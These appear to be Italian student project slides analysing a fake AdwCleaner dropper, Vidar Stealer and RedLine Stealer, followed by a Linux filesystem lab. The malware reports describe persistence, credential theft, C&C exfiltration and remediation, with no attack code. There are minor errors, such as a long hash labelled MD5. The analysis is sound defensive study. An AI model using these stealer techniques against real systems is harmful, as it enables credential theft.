

Un approccio pratico all'analisi e al reverse engineering dei malware per identificare minacce e sviluppare contromisure efficaci

Progetto **Malware analysis and reverse engineering in practice**

Team



Team Leader

Pietro Quinto



Membri del Team

Cristiano Lanfranchi, Andrea Cilli, Flavio Di Croce, Andrea Corbellini, Giuseppe Cevallos, Lorenzo Piccari, Vincenzo Caracciolo



Analisi Malware: Falso AdwCleaner

Rapporto tecnico sulla minaccia identificata come malware Trojan.Porcupine.Mint, un dropper sofisticato che utilizza tecniche di evasione avanzate per compromettere i sistemi target.

The screenshot shows the VirusTotal analysis interface for the file AdwereCleaner.exe. The main statistics are displayed on the left: a red circle with the number 56 and a total of 72, indicating 56 positive detections. Below this is the 'Community Score' of -219. To the right, detailed information about the file is shown, including its MD5 hash (51290129ccccca38c6e3b4444d0dfb8d848c8f3fc2e5291fc0d219fd642530adc), size (190.82 KB), and last analysis date (19 days ago). The file is identified as an EXE file. A list of evasion techniques is provided: peexe, revoked-cert, detect-debug-environment, signed, checks-network-adapters, overlay, direct-cpu-clock-access, checks-user-input, persistence, and executes-dropped-file. Below these are other detection terms: invalid-signature, runtime-modules, and nsis. At the bottom, tabs for DETECTION, DETAILS, RELATIONS, BEHAVIOR, and COMMUNITY are visible, with the COMMUNITY tab selected. A green banner at the bottom encourages users to join the community.

Risultati dell'Analisi VirusTotal

56/72

Antivirus Positivi

Rilevato come malware da 56 su 72 motori
antivirus

190.82

Dimensione File (KB)

Eseguibile Windows di dimensioni
sospette

4

Tecniche Evasive

Persistence, overlay, debug evasion, user
input hook

Il file è stato identificato come un pericoloso dropper classificato principalmente come Trojan.Porcupine.Mint o FakeAV. La prevalenza di rilevamenti conferma la natura malevola del file.

The screenshot shows the AdwCleaner application window. On the left, a tree view displays the file structure of 'AdwereCleaner (1).exe' with various sections like Dos Header, Nt Headers, File Header, Optional Header, Data Directories, Section Headers, Import Directory, Resource Directory, and Address Converter. The 'Section Headers [x]' section is currently selected. On the right, a table titled 'AdwereCleaner (1).exe' provides detailed memory dump information for each section, including Name, Virtual Size, Virtual Address, Raw Size, Raw Address, Reloc Address, Linenumbers, Relocations N..., Linenumbers ..., and Characteristics.

Name	Virtual Size	Virtual Address	Raw Size	Raw Address	Reloc Address	Linenumbers	Relocations N...	Linenumbers ...	Characteristics
Byte[8]	Dword	Dword	Dword	Dword	Dword	Dword	Word	Word	Dword
.text	00005DE2	00001000	00005E00	00000400	00000000	00000000	0000	0000	60000020
.rdata	000012DA	00007000	00001400	00006200	00000000	00000000	0000	0000	40000040
.data	00025498	00009000	00000400	00007600	00000000	00000000	0000	0000	C0000040
.ndata	00008000	0002F000	00000000	00000000	00000000	00000000	0000	0000	C0000080
.rsrc	0000B268	00037000	0000B400	00007A00	00000000	00000000	0000	0000	40000040

Struttura del File Sospetto

Sezione	Permessi	Anomalie
.ndata	RWX	Molto grande, inizialmente vuota
.text	RX	Dimensioni normali

La sezione .ndata presenta i permessi di lettura, scrittura ed esecuzione (RWX). Questo è un chiaro indicatore di comportamento sospetto utilizzato per scrittura dinamica in memoria.

AdwreneCleaner (1).exe

Module Name	Imports
szAnsi	(nFunction)
KERNEL32.dll	61
USER32.dll	63
GDI32.dll	8
SHELL32.dll	6
ADVAPI32.dll	9
COMCTL32.dll	4
ole32.dll	4
VERSION.dll	3

Import Table e DLL Analizzate



KERNEL32.dll

Gestione memoria, thread e file

USER32.dll

Interfaccia grafica e input utente

ADVAPI32.dll

Registro di sistema e sicurezza

Librerie Mancanti

Nessuna funzione di rete importata direttamente

L'assenza di librerie di rete nelle importazioni statiche suggerisce un caricamento dinamico delle API per eludere l'analisi statica. Un comportamento tipico dei dropper avanzati.

Comportamento di Rete Rilevato



Risoluzione DNS

Interrogazioni DNS per contattare server di comando e controllo



Connessioni TCP

Diverse connessioni all'indirizzo IP 192.0.2.x



Trasferimento Dati

Invio e ricezione di pacchetti di dimensioni variabili



Disconnessione

Chiusura delle connessioni dopo il trasferimento dei dati

Nonostante l'assenza di import diretti di funzioni di rete, il malware stabilisce connessioni TCP verso indirizzi IP esterni. Probabile uso di caricamento dinamico delle API.

UDP Send	DESKTOP-4G3BOGK:51009 -> DESKT... SUCCESS	Length: 3
UDP Receive	DESKTOP-4G3BOGK:51009 -> DESKT... SUCCESS	Length: 5
TCP Connect	DESKTOP-4G3BOGK:55076 -> 192.0.2...SUCCESS	Length: 0
TCP Send	DESKTOP-4G3BOGK:55076 -> 192.0.2...SUCCESS	Length: 2
TCP Receive	DESKTOP-4G3BOGK:55076 -> 192.0.2...SUCCESS	Length: 1
TCP Receive	DESKTOP-4G3BOGK:55076 -> 192.0.2...SUCCESS	Length: 1
TCP Disconnect	DESKTOP-4G3BOGK:55076 -> 192.0.2...SUCCESS	Length: 0
UDP Send	DESKTOP-4G3BOGK:53061 -> DESKT... SUCCESS	Length: 3
UDP Receive	DESKTOP-4G3BOGK:53061 -> DESKT... SUCCESS	Length: 5
TCP Connect	DESKTOP-4G3BOGK:55077 -> 192.0.2...SUCCESS	Length: 0
TCP Send	DESKTOP-4G3BOGK:55077 -> 192.0.2...SUCCESS	Length: 2
TCP Send	DESKTOP-4G3BOGK:55077 -> 192.0.2...SUCCESS	Length: 8
TCP Receive	DESKTOP-4G3BOGK:55077 -> 192.0.2...SUCCESS	Length: 1
TCP Receive	DESKTOP-4G3BOGK:55077 -> 192.0.2...SUCCESS	Length: 1
TCP Disconnect	DESKTOP-4G3BOGK:55077 -> 192.0.2...SUCCESS	Length: 0
UDP Send	DESKTOP-4G3BOGK:61076 -> DESKT... SUCCESS	Length: 3
UDP Receive	DESKTOP-4G3BOGK:61076 -> DESKT... SUCCESS	Length: 5
TCP Connect	DESKTOP-4G3BOGK:55078 -> 192.0.2...SUCCESS	Length: 0
TCP Send	DESKTOP-4G3BOGK:55078 -> 192.0.2...SUCCESS	Length: 1
TCP Receive	DESKTOP-4G3BOGK:55078 -> 192.0.2...SUCCESS	Length: 1
TCP Receive	DESKTOP-4G3BOGK:55078 -> 192.0.2...SUCCESS	Length: 1
TCP Disconnect	DESKTOP-4G3BOGK:55078 -> 192.0.2...SUCCESS	Length: 0
UDP Send	DESKTOP-4G3BOGK:61834 -> DESKT... SUCCESS	Length: 3
UDP Receive	DESKTOP-4G3BOGK:61834 -> DESKT... SUCCESS	Length: 5
TCP Connect	DESKTOP-4G3BOGK:55079 -> 192.0.2...SUCCESS	Length: 0
TCP Send	DESKTOP-4G3BOGK:55079 -> 192.0.2...SUCCESS	Length: 2
TCP Receive	DESKTOP-4G3BOGK:55079 -> 192.0.2...SUCCESS	Length: 1
TCP Receive	DESKTOP-4G3BOGK:55079 -> 192.0.2...SUCCESS	Length: 1
TCP Disconnect	DESKTOP-4G3BOGK:55079 -> 192.0.2...SUCCESS	Length: 0
UDP Send	DESKTOP-4G3BOGK:62527 -> DESKT... SUCCESS	Length: 3
UDP Receive	DESKTOP-4G3BOGK:62527 -> DESKT... SUCCESS	Length: 5
TCP Connect	DESKTOP-4G3BOGK:55081 -> 192.0.2...SUCCESS	Length: 0
TCP Send	DESKTOP-4G3BOGK:55081 -> 192.0.2...SUCCESS	Length: 2
TCP Send	DESKTOP-4G3BOGK:55081 -> 192.0.2...SUCCESS	Length: 8
TCP Receive	DESKTOP-4G3BOGK:55081 -> 192.0.2...SUCCESS	Length: 1
TCP Receive	DESKTOP-4G3BOGK:55081 -> 192.0.2...SUCCESS	Length: 1
TCP Receive	DESKTOP-4G3BOGK:55081 -> 192.0.2...SUCCESS	Length: 1
TCP Disconnect	DESKTOP-4G3BOGK:55081 -> 192.0.2...SUCCESS	Length: 0
UDP Send	DESKTOP-4G3BOGK:54442 -> DESKT... SUCCESS	Length: 3

Modifiche al Registry di Windows



Eliminazione chiavi sicurezza

Rimozione delle impostazioni di sicurezza di Internet Explorer



Manipolazione Zone Map

Alterazione dei criteri di sicurezza per le zone Internet



Configurazione persistenza

Impostazione di chiavi di avvio automatico

Le modifiche al registro sono orientate a compromettere le impostazioni di sicurezza del browser e garantire l'esecuzione automatica del malware ad ogni avvio del sistema. Un comportamento tipico finalizzato alla persistenza.

Processo di Infezione e Depacketizzazione

Caricamento iniziale

Esecuzione del file FakeAV
apparentemente innocuo

Download payload

Recupero componenti aggiuntive da
server C&C



Unpacking dinamico

Scrittura di codice malevolo nella
sezione .ndata

Evasione analisi

Controllo ambiente e rilevamento
sandbox

Il malware utilizza un sofisticato processo di depacketizzazione per nascondere il suo vero payload. La sezione .ndata viene utilizzata come contenitore per il codice malevolo decompresso in memoria.

Contromisure e Raccomandazioni



La rimozione di questo malware richiede un approccio sistematico. È fondamentale identificare tutti i componenti dell'infezione, ripristinare le modifiche al registro e verificare che non siano stati scaricati payload aggiuntivi.



Vidar Stealer: Anatomia di una Minaccia Informatica Silenziosa

Una guida completa per professionisti IT sul funzionamento, rilevamento e prevenzione del pericoloso malware Vidar Stealer, basata sull'analisi dinamica tramite sandbox.



Cos'è Vidar Stealer?



Furto Dati

Sottrae password, cookie e credenziali bancarie dal sistema infetto.




Monitoraggio

Cattura screenshot e traccia l'attività dell'utente.



Accesso

Ottiene accesso a portafogli di criptovalute e dati sensibili.



Catena di Infezione



Ingresso

Email di phishing, download software pirata, siti web compromessi.

Installazione

Il malware si installa in directory nascoste come %APPDATA%.

Raccolta

Estraie dati sensibili da browser, file e applicazioni.

Esfiltrazione

Trasmette i dati all'attaccante tramite HTTP o Telegram API.

Comportamento Tecnico Osservato



Esecuzione Iniziale

Il file 66bddfcb52736_vidar.exe viene eseguito attivando processi in background.



Auto-Copia

Si duplica in cartelle di sistema per garantire persistenza.




Comandi Nascosti

Utilizza conhost.exe per operazioni silenziose senza allertare l'utente.



Comunicazione

Contatta server remoti e API Telegram per l'invio dei dati rubati.



Persistenza nel Sistema

Registro di Sistema

Crea chiavi in
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run
per avvio automatico.

File Nascosti

Si archivia in cartelle di sistema con
attributi nascosti per evitare
rilevamento.

Processi Legittimi

Sfrutta conhost.exe, un processo
Windows standard, per mascherare le
proprie attività.

I Dati a Rischio





Malware Correlati

Malware	Tipologia	Relazione con Vidar
Lumma	Stealer	Comportamento simile, possibile variante evoluta
Loader	Downloader	"Porta d'ingresso" che installa Vidar
Generic Stealer	Categoria	Classificazione generica per malware di furto dati



Piano di Intervento

Isolamento

Disconnettere immediatamente il dispositivo dalla rete. Prevenire la diffusione laterale.

Bonifica

Rimuovere il malware e tutte le modifiche al registro. Verificare le directory nascoste.

Ripristino

Cambiare tutte le password. Controllare accessi non autorizzati. Bloccare traffico verso API Telegram.

Misure Preventive






Report Tecnico: Analisi del Malware RedLine Stealer

Il presente report esplora il funzionamento e le tecniche di attacco utilizzate dal malware noto come wrdinst.exe, identificato come appartenente alla famiglia RedLine Stealer. Quest'analisi, effettuata in ambiente sandbox isolato, rivela una minaccia informatica sofisticata progettata per sottrarre credenziali e informazioni sensibili.

RedLine Stealer rappresenta una minaccia silenziosa e subdola che opera in background, compromettendo i sistemi senza manifestare segni evidenti di infezione. La sua capacità di raccogliere dati personali e trasmetterli all'attaccante lo rende particolarmente pericoloso per la sicurezza delle informazioni aziendali e personali.



Modalità di Infezione



Email di Phishing

Allegati mascherati da documenti importanti che contengono il malware

Siti Web Non Sicuri

Link pubblicitari o popup ingannevoli che inducono al download

Download Fraudolenti

Finti aggiornamenti o software pirata contenenti il codice malevolo

L'infezione richiede sempre un'azione da parte dell'utente. Il malware wrdinst.exe non si attiva autonomamente ma necessita di essere eseguito manualmente, solitamente in seguito a tecniche di ingegneria sociale che ingannano l'utente. Una volta avviato, il programma opera completamente in background, senza mostrare alcuna interfaccia o finestra visibile che potrebbe allertare la vittima.



Installazione e Radicamento



Auto-copia

Il malware si copia in cartelle di sistema nascoste come %APPDATA% o %TEMP%



Processi Silenziosi

Avvia cmd.exe e conhost.exe per eseguire comandi nascosti



File Temporanei

Crea configurazioni per organizzare i dati che verranno sottratti

Durante questa fase, il malware implementa tecniche di radicamento per garantire la propria permanenza nel sistema. Sceglie strategicamente le cartelle meno visibili all'utente comune, rendendo difficile la sua identificazione. L'utilizzo di processi legittimi di Windows come vettori per le proprie operazioni gli consente di mimetizzarsi tra i normali processi di sistema.

Tecniche di Esfiltrazione Dati



Credenziali Browser

- Password salvate in Chrome, Edge, Firefox
- Cookie di sessione per accessi automatici
- Cronologia di navigazione

Dati Personalni

- Documenti di lavoro e file PDF
- Screenshot dello schermo in tempo reale
- Appunti e note personali

Informazioni Sistema

- Specifiche hardware (CPU, RAM)
- Software installati
- Configurazioni di sistema

Asset Finanziari

- Credenziali per servizi bancari
- Portafogli di criptovalute
- Dati delle carte di credito

Nella fase di raccolta, RedLine Stealer esegue una scansione sistematica del dispositivo compromesso alla ricerca di informazioni sensibili. Utilizza tecniche avanzate per decrittare le password salvate nei browser e accedere ai dati protetti. Le informazioni sottratte vengono compresse in un archivio cifrato, pronto per essere trasmesso ai server dell'attaccante.

Comunicazione con Server C&C



Il malware stabilisce un canale di comunicazione con uno o più server remoti controllati dall'attaccante. Questa connessione viene utilizzata per trasmettere i dati esfiltrati e ricevere ulteriori istruzioni. Le comunicazioni sono spesso mascherate come normali richieste web per evitare il rilevamento da parte dei sistemi di sicurezza perimetrali.

Attacchi di Phishing Avanzati



Avvio del browser

Forza l'apertura di Google Chrome in background



Reindirizzamento

Simula un link a Instagram che reindirizza a un falso sito Facebook



Furto credenziali

Raccoglie username e password inseriti nel sito contraffatto

Una tecnica particolarmente insidiosa impiegata da RedLine Stealer è l'orchestrazione di attacchi di phishing direttamente dal dispositivo compromesso. Il malware può forzare l'apertura del browser e indirizzare l'utente verso siti contraffatti, progettati per replicare perfettamente le interfacce di piattaforme legittime come Facebook.

Questi siti fasulli sono indistinguibili dagli originali e catturano le credenziali inserite dagli utenti, inviandole immediatamente all'attaccante. Questa tecnica permette di aggirare anche l'autenticazione a due fattori, poiché acquisisce le credenziali in tempo reale.

Meccanismi di Persistenza

Chiave di Registro	Funzione	Impatto
HKCU\Software\Microsoft\Windows\CurrentVersion\Run	Esecuzione all'avvio del profilo utente	Alto
HKLM\Software\Microsoft\Windows\CurrentVersion\RunOnce	Esecuzione singola al riavvio di sistema	Medio
StartupApproved\Run	Bypass dei controlli di avvio	Critico

Per garantire la propria sopravvivenza anche dopo il riavvio del sistema, RedLine Stealer modifica strategicamente il registro di Windows. Queste modifiche permettono al malware di riattivarsi automaticamente ad ogni accensione del computer, mantenendo la persistenza dell'infezione nel tempo.

L'utilizzo di API legittime di Windows come CryptUnprotectData per decrittare le password, GetEnvironmentVariable per ottenere informazioni di sistema, e CreateProcess per eseguire operazioni silenziose, rende il malware particolarmente difficile da rilevare poiché utilizza strumenti nativi del sistema operativo.

Strategie di Remediation

1

Isolamento

Disconnettere il sistema infetto dalla rete per prevenire ulteriori esfiltrazione di dati

2

Rimozione

Eliminare il file wrdinst.exe e tutti i componenti correlati identificati durante l'analisi

3

Bonifica Registro

Rimuovere le chiavi di registro compromesse per impedire la riattivazione del malware

4

Reset Credenziali

Cambiare immediatamente tutte le password e revocare le sessioni attive su account potenzialmente compromessi

Le strategie di remediation devono includere anche il blocco del traffico verso l'IP 185.215.113.40 a livello di firewall, l'esecuzione di una scansione approfondita dell'intero sistema con strumenti antimalware aggiornati, e il coinvolgimento degli esperti di sicurezza (SOC o MDR) per verificare eventuali correlazioni con altre infezioni nella rete aziendale.

Nei casi più gravi, dove l'infezione risulti estesa o non completamente rimovibile, può essere necessario procedere con il ripristino da backup sicuri o, come ultima risorsa, la completa formattazione del sistema. È inoltre fondamentale implementare misure preventive come la formazione degli utenti sul riconoscimento delle minacce di phishing.



Navigazione nel Filesystem Linux e Impostazioni dei Permessi

Laboratorio 4.5.4: Una guida pratica all'esplorazione del filesystem Linux, alla gestione dei permessi e ai tipi speciali di file.

Obiettivi del Laboratorio

Filesystem Linux

Esplorare la struttura e l'organizzazione dei filesystem in ambiente Linux.

Permessi

Comprendere e modificare i permessi di file e directory per controllare gli accessi.

Link simbolici

Capire come funzionano i link simbolici e altri tipi speciali di file.





Risorse Necessarie

1

Risorsa

CyberOps Workstation VM

La macchina virtuale CyberOps Workstation fornisce l'ambiente Linux completo necessario per completare gli esercizi di questo laboratorio.

```
[analyst@secOps ~]$ lsblk
```

NAME	MAJ:MIN	RM	SIZE	RO	TYPE	MOUNTPOINT
sda	8:0	0	10G	0	disk	
└─sda1	8:1	0	10G	0	part	/
sdb	8:16	0	1G	0	disk	
└─sdb1	8:17	0	1023M	0	part	
sr0	11:0	1	1024M	0	rom	

Parte 1 - Esplorazione dei Filesystem

Avviare la VM

Accendere la macchina virtuale CyberOps Workstation.

Aprire il terminale

Accedere alla linea di comando tramite l'applicazione Terminal.

Esplorare i comandi

Utilizzare comandi Linux per visualizzare e manipolare i filesystem.

```
[analyst@secOps ~]$ mount
proc on /proc type proc (rw,nosuid,nodev,noexec,relatime)
sys on /sys type sysfs (rw,nosuid,nodev,noexec,relatime)
dev on /dev type devtmpfs (rw,nosuid,relatime,size=500508k,nr_inode
run on /run type tmpfs (rw,nosuid,nodev,relatime,mode=755)
/dev/sda1 on / type ext4 (rw,relatime,data=ordered)
securityfs on /sys/kernel/security type securityfs (rw,nosuid,nodev
```

Visualizzazione dei Filesystem Montati



Comando lsblk

Mostra tutti i dispositivi a blocchi
presenti nel sistema.



Interpretazione
dell'output

Identifica dischi, partizioni e
dispositivi removibili.



Punti di montaggio

Mostra dove ogni dispositivo è
collegato nel filesystem.

```
tmpfs on /run/user/1000 type tmpfs (rw,nosuid,noexec,relatime,size=
```

```
[analyst@secOps ~]$ mount | grep sda1
```

```
/dev/sda1 on / type ext4 (rw,relatime,data=ordered)
```

```
[analyst@secOps ~]$ █
```

Dettagli sui Filesystem Montati



Eseguire mount

Visualizza informazioni complete sui filesystem montati.



Filtrare i risultati

Usa grep per trovare informazioni specifiche.



Analizzare l'output


Interpretare tipo, opzioni e punto di montaggio di ogni filesystem.

Navigazione nel Filesystem



cd /

Cambia la directory corrente alla root del filesystem.



ls -l

Mostra i contenuti con dettagli su permessi e proprietà.



Esplorazione

Naviga tra le directory per comprendere la struttura gerarchica.

```
[analyst@secOps ~]$ cd /
[analyst@secOps /]$ ls -l
total 52
lrwxrwxrwx  1 root root    7 Jan  5  2018 bin  -> usr/bin
drwxr-xr-x  3 root root  4096 Apr 16  2018 boot
drwxr-xr-x 19 root root  3120 Apr 14 05:35 dev
drwxr-xr-x 58 root root  4096 Apr 17  2018 etc
drwxr-xr-x  3 root root  4096 Mar 20  2018 home
lrwxrwxrwx  1 root root    7 Jan  5  2018 lib  -> usr/lib
lrwxrwxrwx  1 root root    7 Jan  5  2018 lib64 -> usr/lib
drwxr----- 2 root root 16384 Mar 20  2018 lost+found
drwxr-xr-x  2 root root  4096 Jan  5  2018 mnt
drwxr-xr-x  2 root root  4096 Jan  5  2018 opt
dr-xr-xr-x 144 root root     0 Apr 14 05:35 proc
drwxr-x---  7 root root  4096 Apr  9 13:10 root
drwxr-xr-x 17 root root   480 Apr 14 05:35 run
lrwxrwxrwx  1 root root    7 Jan  5  2018 sbin -> usr/bin
drwxr-xr-x  6 root root  4096 Mar 24  2018 srv
dr-xr-xr-x 13 root root     0 Apr 14 05:35 sys
drwxrwxrwt  8 root root   200 Apr 14 05:36 tmp
drwxr-xr-x  9 root root  4096 Apr 17  2018 usr
drwxr-xr-x 12 root root  4096 Apr 17  2018 var
[analyst@secOps /]$
```

Montaggio Manuale dei Filesystem

```
[analyst@secOps ~]$ sudo mount /dev/sdb1 ~/second_drive/
[analyst@secOps ~]$ ls -l second_drive/
total 20
drwxr---- 2 root      root     16384 Mar 26  2018 lost+found
-rw-r--r-- 1 analyst   analyst    183 Mar 26  2018 myFile.txt
[analyst@secOps ~]$ █
```

```
[analyst@secOps ~]$ cd ~
[analyst@secOps ~]$ ls -l
total 2532
-rw-r--r-- 1 root      root     5228 Apr  9 12:45 capture.pcap
drwxr-xr-x  2 analyst   analyst   4096 Mar 22  2018 Desktop
drwxr-xr-x  3 analyst   analyst   4096 Mar 22  2018 Downloads
-rw-r--r--  1 root      root     37416 Apr 11 06:22 httpdump.pcap
-rw-r--r--  1 root      root    2521971 Apr 11 05:50 httpsdump.pcap
drwxr-xr-x  9 analyst   analyst   4096 Jul 19  2018 lab.support.files
-rw-r--r--  1 analyst   analyst    2748 Apr  9 11:52 README
drwxr-xr-x  2 analyst   analyst   4096 Mar 21  2018 second_drive
[analyst@secOps ~]$ ls -l second_drive/
total 0
[analyst@secOps ~]$ █
```



Verifica della directory

Controlla l'esistenza di second_drive nella home.



Montaggio

Monta /dev/sdb1 nella directory second_drive.



Smontaggio

Smonta la partizione con il comando umount.

```
[analyst@secOps ~]$ sudo umount /dev/sdb1
[analyst@secOps ~]$
[analyst@secOps ~]$ ls -l second_drive/
total 0
[analyst@secOps ~]$ █
```

Parte 2 - Permessi dei File



```
[analyst@secOps ~]$ cd lab.support.files/
[analyst@secOps lab.support.files]$ cd s
sample.img          sample.img_SHA256.sig  scripts/
[analyst@secOps lab.support.files]$ cd /scripts/
bash: cd: /scripts/: No such file or directory
[analyst@secOps lab.support.files]$ cd s
sample.img          sample.img_SHA256.sig  scripts/
[analyst@secOps lab.support.files]$ cd scripts/
[analyst@secOps scripts]$ ls -l
total 60
-rwxr-xr-x 1 analyst analyst  952 Mar 21  2018 configure_as_dhcp.sh
-rwxr-xr-x 1 analyst analyst 1153 Mar 21  2018 configure_as_static.sh
-rwxr-xr-x 1 analyst analyst 3459 Mar 21  2018 cyberops_extended_topo_no_fw.py
-rwxr-xr-x 1 analyst analyst 4062 Mar 21  2018 cyberops_extended_topo.py
-rwxr-xr-x 1 analyst analyst 3669 Mar 21  2018 cyberops_topo.py
-rw-r--r-- 1 analyst analyst 2871 Mar 21  2018 cyops.mn
-rwrxr-xr-x 1 analyst analyst   458 Mar 21  2018 fw_rules
-rwxr-xr-x 1 analyst analyst    70 Mar 21  2018 mal_server_start.sh
drwxr-xr-x 2 analyst analyst 4096 Mar 21  2018 net_configuration_files
-rwxr-xr-x 1 analyst analyst    65 Mar 21  2018 reg_server_start.sh
-rwxr-xr-x 1 analyst analyst   189 Mar 21  2018 start_EJK.sh
-rwxr-xr-x 1 analyst analyst    85 Mar 21  2018 start_miniedit.sh
-rwxr-xr-x 1 analyst analyst    76 Mar 21  2018 start_pox.sh
-rwxr-xr-x 1 analyst analyst   106 Mar 21  2018 start_snort.sh
-rwxr-xr-x 1 analyst analyst    61 Mar 21  2018 start_tftpd.sh
[analyst@secOps scripts]$
```

Permessi delle Directory

Struttura dei permessi

Le directory mostrano una "d" all'inizio dei permessi: drwxr-xr-x.

